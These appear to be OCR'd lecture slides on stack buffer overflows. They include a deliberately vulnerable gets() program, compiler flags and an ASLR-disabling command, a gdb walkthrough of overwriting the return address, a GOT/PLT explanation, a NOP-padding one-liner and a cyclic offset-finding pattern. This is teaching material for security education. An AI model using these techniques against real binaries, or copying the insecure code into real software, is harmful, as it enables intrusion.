
- Software security vulnerability - still quite common
- The program allows more data to be put into a buffer than it allows
  - Some memory operations do not check bounds: **gets()**
  - Even functions that do check can have problems: **strncpy()**
- Why do we care?
  - Data corruption, program crashes, arbitrary code execution

Buffer Overflow Visualized





```
void vulnFunc(){
  // local variables
  int a = 1;
  int b = 20;
  int c = 123;
  char buffer [8];

  // get user input, print it
  gets(buffer)
  printf("%s\n", buffer);

  return;
}
```

Buffer Overflow Visualized




1. Function calls **gets()**
2. User types in some text, let's use: AAAAAAAABBBBCCCCDDDDEEEEFFFF
3. Program should only take AAAAAAAA and store that in memory…

Buffer Overflow Visualized



1. Function calls **gets()**
2. User types in some text, let's use:
   AAAAAAAABBBBCCCCDDDDEEEEFFFF
3. Program should only take AAAAAAAA and store that in memory…

Buffer Overflow Visualized



1. Function calls **gets()**
2. User types in some text, let's use: AAAAAAAABBBBCCCCDDDDEEEEFFFF
3. Program should only take AAAAAAAA and store that in memory…

Simple Buffer Overflow

- This program uses one of the insecure C functions, **gets()**
  - It's purpose is just to retrieve user input
- Two questions to answer:
  - What is the maximum number or characters you should enter here?
  - What happens if you enter more than that?

- -fno-stack-protector -z execstack
- echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

```
 4  #include <stdio.h>
 5  #include <stdlib.h>
 6
 7  void echo(void)
 8  {
 9      printf("Enter some text:\n");
10      char buffer[16];
11      gets(buffer);
12      printf("%s\n", buffer);
13      return;
14  }
15
16
17  void main(void)
18  {
19      echo();
20      exit(0);
21  }
```

Simple Buffer Overflow

- If you want to control program execution, you need to control **EIP**
  - Think about where EIP lives on the stack in reference to your BP
  - Will be the RET address to the caller
- Look for where you are able to store things in memory
  - Can you write to locations you *shouldn't* have access to?
- Get these things and buffer overflow!

```
Dump of assembler code for function echo:
   0x565561b9 <+0>:     push   ebp
   0x565561ba <+1>:     mov    ebp,esp
   0x565561bc <+3>:     push   ebx
   0x565561bd <+4>:     sub    esp,0x14
   0x565561c0 <+7>:     call   0x565560c0 <__x86.get_pc
   0x565561c5 <+12>:    add    ebx,0x2e3b
=> 0x565561cb <+18>:    sub    esp,0xc
   0x565561ce <+21>:    lea    eax,[ebx-0x1ff8]
   0x565561d4 <+27>:    push   eax
   0x565561d5 <+28>:    call   0x56556040 <puts@plt>
   0x565561da <+33>:    add    esp,0x10
   0x565561dd <+36>:    sub    esp,0xc
   0x565561e0 <+39>:    lea    eax,[ebp-0x18]
   0x565561e3 <+42>:    push   eax
   0x565561e4 <+43>:    call   0x56556030 <gets@plt>
   0x565561e9 <+48>:    add    esp,0x10
   0x565561ec <+51>:    sub    esp,0xc
   0x565561ef <+54>:    lea    eax,[ebp-0x18]
   0x565561f2 <+57>:    push   eax
   0x565561f3 <+58>:    call   0x56556040 <puts@plt>
   0x565561f8 <+63>:    add    esp,0x10
   0x565561fb <+66>:    nop
   0x565561fc <+67>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x565561ff <+70>:    leave
   0x56556200 <+71>:    ret
End of assembler dump.
```

Manual Verification

- Out input starts at **ebp-0x18**
- Bytes 25-28 (gggg) will overwrite EBP
- Bytes 29-32 (hhhh) will overwrite RET

Offset	Address	ESP (x)	Value	Description
EBP+4	FFFFD0BC		hhhh	Return Address
EBP	ffffd0b8		gggg	EBP
EBP-0x4	FFFFD0B4		ffff	????
EBP-0x8	FFFFD0B0		eeee	????
EBP-0xC	FFFFD0AC		dddd	array
EBP-0x10	FFFFD0A8		cccc	array
EBP-0x14	FFFFD0A4		bbbb	array
EBP-0x18	FFFFD0A0	x	aaaa	array

- Program should crash at 0x68686868

```
gef➤  d
Dump of assembler code for function echo:
   0x565561b9 <+0>:     push   ebp
   0x565561ba <+1>:     mov    ebp,esp
   0x565561bc <+3>:     push   ebx
   0x565561bd <+4>:     sub    esp,0x14
   0x565561c0 <+7>:     call   0x565560c0 <__x86.get_pc_thunk.bx>
   0x565561c5 <+12>:    add    ebx,0x2e3b
   0x565561cb <+18>:    sub    esp,0xc
   0x565561ce <+21>:    lea    eax,[ebx-0x1ff8]
   0x565561d4 <+27>:    push   eax
   0x565561d5 <+28>:    call   0x56556040 <puts@plt>
   0x565561da <+33>:    add    esp,0x10
   0x565561dd <+36>:    sub    esp,0xc
   0x565561e0 <+39>:    lea    eax,[ebp-0x18]
   0x565561e3 <+42>:    push   eax
   0x565561e4 <+43>:    call   0x56556030 <gets@plt>
⇒  0x565561e9 <+48>:    add    esp,0x10
   0x565561ec <+51>:    sub    esp,0xc
   0x565561ef <+54>:    lea    eax,[ebp-0x18]
   0x565561f2 <+57>:    push   eax
   0x565561f3 <+58>:    call   0x56556040 <puts@plt>
   0x565561f8 <+63>:    add    esp,0x10
   0x565561fb <+66>:    nop
   0x565561fc <+67>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x565561ff <+70>:    leave
   0x56556200 <+71>:    ret
End of assembler dump.
gef➤
```

The Crash…

- 0x68686868 = hhhh
- EIP was trying to execute code at that location
  - Since it was an invalid memory address, it blew up and seg faulted
- If we can get EIP to point to a valid location, in memory we win!

```
gef➤  c
Continuing.
aaaabbbbccccddddeeeeffffgggghhhhiiiijjjj

Program received signal SIGSEGV, Segmentation fault.
0×68686868 in ?? ()
```

```
$eax   : 0×29
$ebx   : 0×66666666 ("ffff"?)
$ecx   : 0×ffffffff
$edx   : 0×ffffffff
$esp   : 0×ffffd0c0  →  "iiiijjjj"
$ebp   : 0×67676767 ("gggg"?)
$esi   : 0×1
$edi   : 0×56556080  →  <_start+0> xor ebp, ebp
$eip   : 0×68686868 ("hhhh"?)
```

Brief Detour

- Hang on, I thought 21 characters is all that was needed to crash the program…
  - You're right, it *will* crash for a different reason than what we just saw
- gets() "The gets function reads a line from the standard input stream stdin and stores it in buffer. The line consists of all characters up to and including the first newline character ('\n'). gets then replaces the newline character with a null character ('\0') before returning the line."
  - TL;DR: if you type in 20 characters, gets() actually saves 21 because of the newline

Why 21 characters?

- Remember 22 bytes are actually stored into memory (\x00)
- In our function, the user is at EBP-0x18 through EBP-0xC
- There is *something* at EBP-0x8 which we don't care about right now
- We *do* care about what is in EBP-0x4
  - That is where bytes 21, 22 are stored
  - When that is modified = crash

EBP+4	FFFFD0BC		hhhh	Return Address
EBP	ffffd0b8		gggg	EBP
EBP-0x4	FFFFD0B4		ffff	????
EBP-0x8	FFFFD0B0		eeee	????
EBP-0xC	FFFFD0AC		dddd	array
EBP-0x10	FFFFD0A8		cccc	array
EBP-0x14	FFFFD0A4		bbbb	array
EBP-0x18	FFFFD0A0	x	aaaa	array

Function Prologue

- After EBP is established for the stack frame, EBX is pushed onto the stack
  - The value of EBX get's stored at $EBP-0x4

```
gef➤  d
Dump of assembler code for function echo:
   0x565561b9 <+0>:     push   ebp
   0x565561ba <+1>:     mov    ebp,esp
   0x565561bc <+3>:     push   ebx
   0x565561bd <+4>:     sub    esp,0x14
```

```
gef➤  i r $ebp
ebp            0xffffd0b8       0xffffd0b8
gef➤  i r $ebx
ebx            0x56559000       0x56559000
gef➤  x /xw $ebp-0x4
0xffffd0b4:     0x56559000
gef➤  info symbol 0x56559000
_GLOBAL_OFFSET_TABLE_ in section .got.plt of /
```

Understanding Check

- If we change EBP-0x4, crash
- Something called the GOT can't be modified
- 20 bytes is all the way through "eeee"
  - +1 byte for the null terminator
  - Highlighted in green
- Since the existing byte is \x00, it's unchanged
- 21 bytes overwrites the \x90

EBP	ffffd0b8		gggg	EBP
EBP-0x4	FFFFD0B4		0x56559000	GOT
EBP-0x8	FFFFD0B0		eeee	????
EBP-0xC	FFFFD0AC		dddd	array
EBP-0x10	FFFFD0A8		cccc	array
EBP-0x14	FFFFD0A4		bbbb	array
EBP-0x18	FFFFD0A0	x	aaaa	array

Global Offset Table (GOT)

- If this can't be modified, we should understand what it actually is
- Statically linked - self-contained, all code nessecary exists in the binary
- Dynamically linked - references external system librarires
  - printf() is part of the system C library (usually libc.so.6)

```
┌──(root💀kali)-[~]
└─# ldd `which netstat` | grep libc
        libc.so.6 ⇒ /lib/x86_64-linux-gnu/libc.so.6 (0×00007f36bfa17000)

┌──(root💀kali)-[~]
└─# ldd --version
ldd (Debian GLIBC 2.33-1) 2.33
Copyright (C) 2021 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

Lazy Binding

- Binary gets loaded, dynamic linker performs last-minute relocations
- Relocation is not done right away, but deferred until the first reference to an unresolved location is made (i.e. first time printf is used)
- ELF binaries use two special sections for lazy binding
  - Procedure Linkage Table (.plt)
  - Global Offset Table (.got)
    - Sometimes called the .got.plt

```
└─# objdump -M intel --section .plt -d a.out

a.out:     file format elf32-i386


Disassembly of section .plt:

00001020 <.plt>:
    1020:       ff b3 04 00 00 00       push   DWORD PTR [ebx+0x4]
    1026:       ff a3 08 00 00 00       jmp    DWORD PTR [ebx+0x8]
    102c:       00 00                   add    BYTE PTR [eax],al
        ...

00001030 <puts@plt>:
    1030:       ff a3 0c 00 00 00       jmp    DWORD PTR [ebx+0xc]
    1036:       68 00 00 00 00          push   0x0
    103b:       e9 e0 ff ff ff          jmp    1020 <.plt>

00001040 <__libc_start_main@plt>:
    1040:       ff a3 10 00 00 00       jmp    DWORD PTR [ebx+0x10]
    1046:       68 08 00 00 00          push   0x8
    104b:       e9 d0 ff ff ff          jmp    1020 <.plt>

┌──(root💀kali)-[~/Desktop]
└─# objdump -M intel --section .got.plt -d a.out

a.out:     file format elf32-i386


Disassembly of section .got.plt:

00004000 <_GLOBAL_OFFSET_TABLE_>:
    4000:       fc 3e 00 00 00 00 00 00 00 00 00 00 36 10 00 00     .>..........6...
    4010:       46 10 00 00                                         F...
```

PLT Close-Up

- PLT contains a default stub (green)
- Next come the function stubs (purple)
  - Each function stub has an increased offset used as an identifier (blue)

```
└─# objdump -M intel --section .plt -d a.out

a.out:     file format elf32-i386


Disassembly of section .plt:

00001020 <.plt>:
    1020:       ff b3 04 00 00 00       push   DWORD PTR [ebx+0x4]
    1026:       ff a3 08 00 00 00       jmp    DWORD PTR [ebx+0x8]
    102c:       00 00                   add    BYTE PTR [eax],al
        ...

00001030 <puts@plt>:
    1030:       ff a3 0c 00 00 00       jmp    DWORD PTR [ebx+0xc]
    1036:       68 00 00 00 00          push   0x0
    103b:       e9 e0 ff ff ff          jmp    1020 <.plt>

00001040 <__libc_start_main@plt>:
    1040:       ff a3 10 00 00 00       jmp    DWORD PTR [ebx+0x10]
    1046:       68 08 00 00 00          push   0x8
    104b:       e9 d0 ff ff ff          jmp    1020 <.plt>
```

Making a Function Call

1. puts() is in the libc library, call to the stub is made

```
⇒ 0×565561be <+37>:    call   0×56556030 <puts@plt>
```

2. PLT stub has an indirect jump to the next instruction in the stub

```
gef➤  d
Dump of assembler code for function puts@plt:
⇒ 0×56556030 <+0>:     jmp    DWORD PTR [ebx+0×c]
   0×56556036 <+6>:     push   0×0
   0×5655603b <+11>:    jmp    0×56556020
End of assembler dump.
gef➤  x /xw $ebx+0×c
0×5655900c <puts@got.plt>:      0×56556036
```

3. Identifier is then pushed onto the stack (0x0) and jump is made to common default stub

```
gef➤  d
Dump of assembler code for function puts@plt:
   0×56556030 <+0>:     jmp    DWORD PTR [ebx+0×c]
⇒ 0×56556036 <+6>:     push   0×0
   0×5655603b <+11>:    jmp    0×56556020
End of assembler dump.
```

Making a Function Call

4. Default stub pushes another ID taken from GOT and then jumps to the dynamic linker

```
→ 0×56556020                    push   DWORD PTR [ebx+0×4]
  0×56556026                    jmp    DWORD PTR [ebx+0×8]
```

   - ID represents the executable itself

5. Dynamic linker uses the identifiers pushsed by the PLT stubs

   - Resolve the address of puts() on the behalf of the main executable loaded into the process

   - Puts the resolved address into the GOT associated with puts@plt

Making a Function Call

6. Next time that same function is called, the lookup does not happen

```
gef➤  d
Dump of assembler code for function puts@plt:
⇒ 0x56556030 <+0>:     jmp    DWORD PTR [ebx+0xc]
   0x56556036 <+6>:     push   0x0
   0x5655603b <+11>:    jmp    0x56556020
End of assembler dump.
gef➤  x /xw $ebx+0xc
0x5655900c <puts@got.plt>:      0xf7e28480
```

The address of puts() is already in the GOT at this point

Why Use a GOT?

- Can’t we just patch the address of the functions into the PLT stubs?
  - That would require the PLT section to be writable
  - Attackers could modify code in the PLT and change the binary
- Can still change the address in the GOT, but it’s less powerful
- Shared libraries

Reading Outside Array Bounds

- Source

```
1  #include <stdio.h>
2
3  int main() {
4      int a[20];
5      int i;
6      for (i=0; i<20; i++)
7              a[i]=i*2;
8      printf ("a[20]=%d\n", a[20]);
9      return 0;
10 };
```

- Compiled (MSVC 2017 x32)

```
32 $LN3@main:
33         mov     eax, 4
34         imul    ecx, eax, 20
35         mov     edx, DWORD PTR _a$[ebp+ecx]
36         push    edx
37         push    OFFSET $SG7391
38         call    _printf
39         add     esp, 8
```

- Where's the bounds checking?!

Redirection

- It’s great to be able to crash the program
  - Even better if you get shellcode to run
- How about changing the functionality of it
- You control EIP, you control where it goes
- Python to generate 28 NOPs + 4 b letters
  - **python3 -c "import sys; sys.stdout.buffer.write(b'\x90' * 28 + b'A' * 4)”**
  - Redirect that output to a file to save it
- Use GDB to read input from a file

```
(gdb) run < shellcode
Starting program: /root/Desktop/27_stack_overflow.out < shellcode
Enter some text:
????????????????????????????bbbb

Program received signal SIGSEGV, Segmentation fault.
0x62626262 in ?? ()
(gdb)
```

- Alternatively paste it in

Fuzzing for Larger Buffers

- Dealing with a 16 byte buffer is easy enough
- With big buffers, you've got some options
  - Guess
  - Manually fuzz it
  - Calculate offsets
  - Use non-repeating data to find the exact number of bytes needed to overflow

Offset	Address	ESP (x)	Value	Description
EBP+4	FFFFD30C			Return Address
EBP	FFFFD308			
EBP-0x4	FFFFD304			
EBP-0x8	FFFFD300			
EBP-0xC	FFFFD2FC			
EBP-0x10	FFFFD2F8			
EBP-0x14	FFFFD2F4			
EBP-0x18	FFFFD2F0			
EBP-0x1C	FFFFD2EC			
EBP-0x20	FFFFD2E8			
EBP-0x24	FFFFD2E4			
EBP-0x28	FFFFD2E0			
EBP-0x2C	FFFFD2DC			

Calculator:	
Bytes to overflow EIP	#N/A
Manual:	
Address of EIP	
Beginning of input	
Bytes to overflow EIP	4

```
buf = (
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ac"
"Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bc"
"Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cc"
"Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dc"
"Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ec"
"Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fc"
"Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gc"
"Ha0Ha1Ha2Ha3Ha4Ha5Ha6Ha7Ha8Ha9Hb0Hb1Hb2Hb3Hb4Hb5Hb6Hb7Hb8Hb9Hc0Hc1Hc2Hc3Hc4Hc5Hc6Hc7Hc8Hc9Hd0Hd1Hd2Hd3Hd4Hd5Hd6Hd7Hd8Hc"
"Ia0Ia1Ia2Ia3Ia4Ia5Ia6Ia7Ia8Ia9Ib0Ib1Ib2Ib3Ib4Ib5Ib6Ib7Ib8Ib9Ic0Ic1Ic2Ic3Ic4Ic5Ic6Ic7Ic8Ic9Id0Id1Id2Id3Id4Id5Id6Id7Id8Ic"
"Ja0Ja1Ja2Ja3Ja4Ja5Ja6Ja7Ja8Ja9Jb0Jb1Jb2Jb3Jb4Jb5Jb6Jb7Jb8Jb9Jc0Jc1Jc2Jc3Jc4Jc5Jc6Jc7Jc8Jc9Jd0Jd1Jd2Jd3Jd4Jd5Jd6Jd7Jd8Jc"
"Ka0Ka1Ka2Ka3Ka4Ka5Ka6Ka7Ka8Ka9Kb0Kb1Kb2Kb3Kb4Kb5Kb6Kb7Kb8Kb9Kc0Kc1Kc2Kc3Kc4Kc5Kc6Kc7Kc8Kc9Kd0Kd1Kd2Kd3Kd4Kd5Kd6Kd7Kd8Kc"
"La0La1La2La3La4La5La6La7La8La9Lb0Lb1Lb2Lb3Lb4Lb5Lb6Lb7Lb8Lb9Lc0Lc1Lc2Lc3Lc4Lc5Lc6Lc7Lc8Lc9Ld0Ld1Ld2Ld3Ld4Ld5Ld6Ld7Ld8Lc"
"Ma0Ma1Ma2Ma3Ma4Ma5Ma6Ma7Ma8Ma9Mb0Mb1Mb2Mb3Mb4Mb5Mb6Mb7Mb8Mb9Mc0Mc1Mc2Mc3Mc4Mc5Mc6Mc7Mc8Mc9Md0Md1Md2Md3Md4Md5Md6Md7Md8Mc"
"Na0Na1Na2Na3Na4Na5Na6Na7Na8Na9Nb0Nb1Nb2Nb3Nb4Nb5Nb6Nb7Nb8Nb9Nc0Nc1Nc2Nc3Nc4Nc5Nc6Nc7Nc8Nc9Nd0Nd1Nd2Nd3Nd4Nd5Nd6Nd7Nd8Nc"
"Oa0Oa1Oa2Oa3Oa4Oa5Oa6Oa7Oa8Oa9Ob0Ob1Ob2Ob3Ob4Ob5Ob6Ob7Ob8Ob9Oc0Oc1Oc2Oc3Oc4Oc5Oc6Oc7Oc8Oc9Od0Od1Od2Od3Od4Od5Od6Od7Od8Oc"
"Pa0Pa1Pa2Pa3Pa4Pa5Pa6Pa7Pa8Pa9Pb0Pb1Pb2Pb3Pb4Pb5Pb6Pb7Pb8Pb9Pc0Pc1Pc2Pc3Pc4Pc5Pc6Pc7Pc8Pc9Pd0Pd1Pd2Pd3Pd4Pd5Pd6Pd7Pd8Pc"
"Qa0Qa1Qa2Qa3Qa4Qa5Qa6Qa7Qa8Qa9Qb0Qb1Qb2Qb3Qb4Qb5Qb6Qb7Qb8Qb9Qc0Qc1Qc2Qc3Qc4Qc5Qc6Qc7Qc8Qc9Qd0Qd1Qd2Qd3Qd4Qd5Qd6Qd7Qd8Qc"
"Ra0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Rb0Rb1Rb2Rb3Rb4Rb5Rb6Rb7Rb8Rb9Rc0Rc1Rc2Rc3Rc4Rc5Rc6Rc7Rc8Rc9Rd0Rd1Rd2Rd3Rd4Rd5Rd6Rd7Rd8Rc"
"Sa0Sa1Sa2Sa3Sa4Sa5Sa6Sa7Sa8Sa9Sb0Sb1Sb2Sb3Sb4Sb5Sb6Sb7Sb8Sb9Sc0Sc1Sc2Sc3Sc4Sc5Sc6Sc7Sc8Sc9Sd0Sd1Sd2Sd3Sd4Sd5Sd6Sd7Sd8Sc"
"Ta0Ta1Ta2Ta3Ta4Ta5Ta6Ta7Ta8Ta9Tb0Tb1Tb2Tb3Tb4Tb5Tb6Tb7Tb8Tb9Tc0Tc1Tc2Tc3Tc4Tc5Tc6Tc7Tc8Tc9Td0Td1Td2Td3Td4Td5Td6Td7Td8Tc"
"Ua0Ua1Ua2Ua3Ua4Ua5Ua6Ua7Ua8Ua9Ub0Ub1Ub2Ub3Ub4Ub5Ub6Ub7Ub8Ub9Uc0Uc1Uc2Uc3Uc4Uc5Uc6Uc7Uc8Uc9Ud0Ud1Ud2Ud3Ud4Ud5Ud6Ud7Ud8Uc"
"Va0Va1Va2Va3Va4Va5Va6Va7Va8Va9Vb0Vb1Vb2Vb3Vb4Vb5Vb6Vb7Vb8Vb9Vc0Vc1Vc2Vc3Vc4Vc5Vc6Vc7Vc8Vc9Vd0Vd1Vd2Vd3Vd4Vd5Vd6Vd7Vd8Vc"
"Wa0Wa1Wa2Wa3Wa4Wa5Wa6Wa7Wa8Wa9Wb0Wb1Wb2Wb3Wb4Wb5Wb6Wb7Wb8Wb9Wc0Wc1Wc2Wc3Wc4Wc5Wc6Wc7Wc8Wc9Wd0Wd1Wd2Wd3Wd4Wd5Wd6Wd7Wd8Wc"
"Xa0Xa1Xa2Xa3Xa4Xa5Xa6Xa7Xa8Xa9Xb0Xb1Xb2Xb3Xb4Xb5Xb6Xb7Xb8Xb9Xc0Xc1Xc2Xc3Xc4Xc5Xc6Xc7Xc8Xc9Xd0Xd1Xd2Xd3Xd4Xd5Xd6Xd7Xd8Xc"
"Ya0Ya1Ya2Ya3Ya4Ya5Ya6Ya7Ya8Ya9Yb0Yb1Yb2Yb3Yb4Yb5Yb6Yb7Yb8Yb9Yc0Yc1Yc2Yc3Yc4Yc5Yc6Yc7Yc8Yc9Yd0Yd1Yd2Yd3Yd4Yd5Yd6Yd7Yd8Yc"
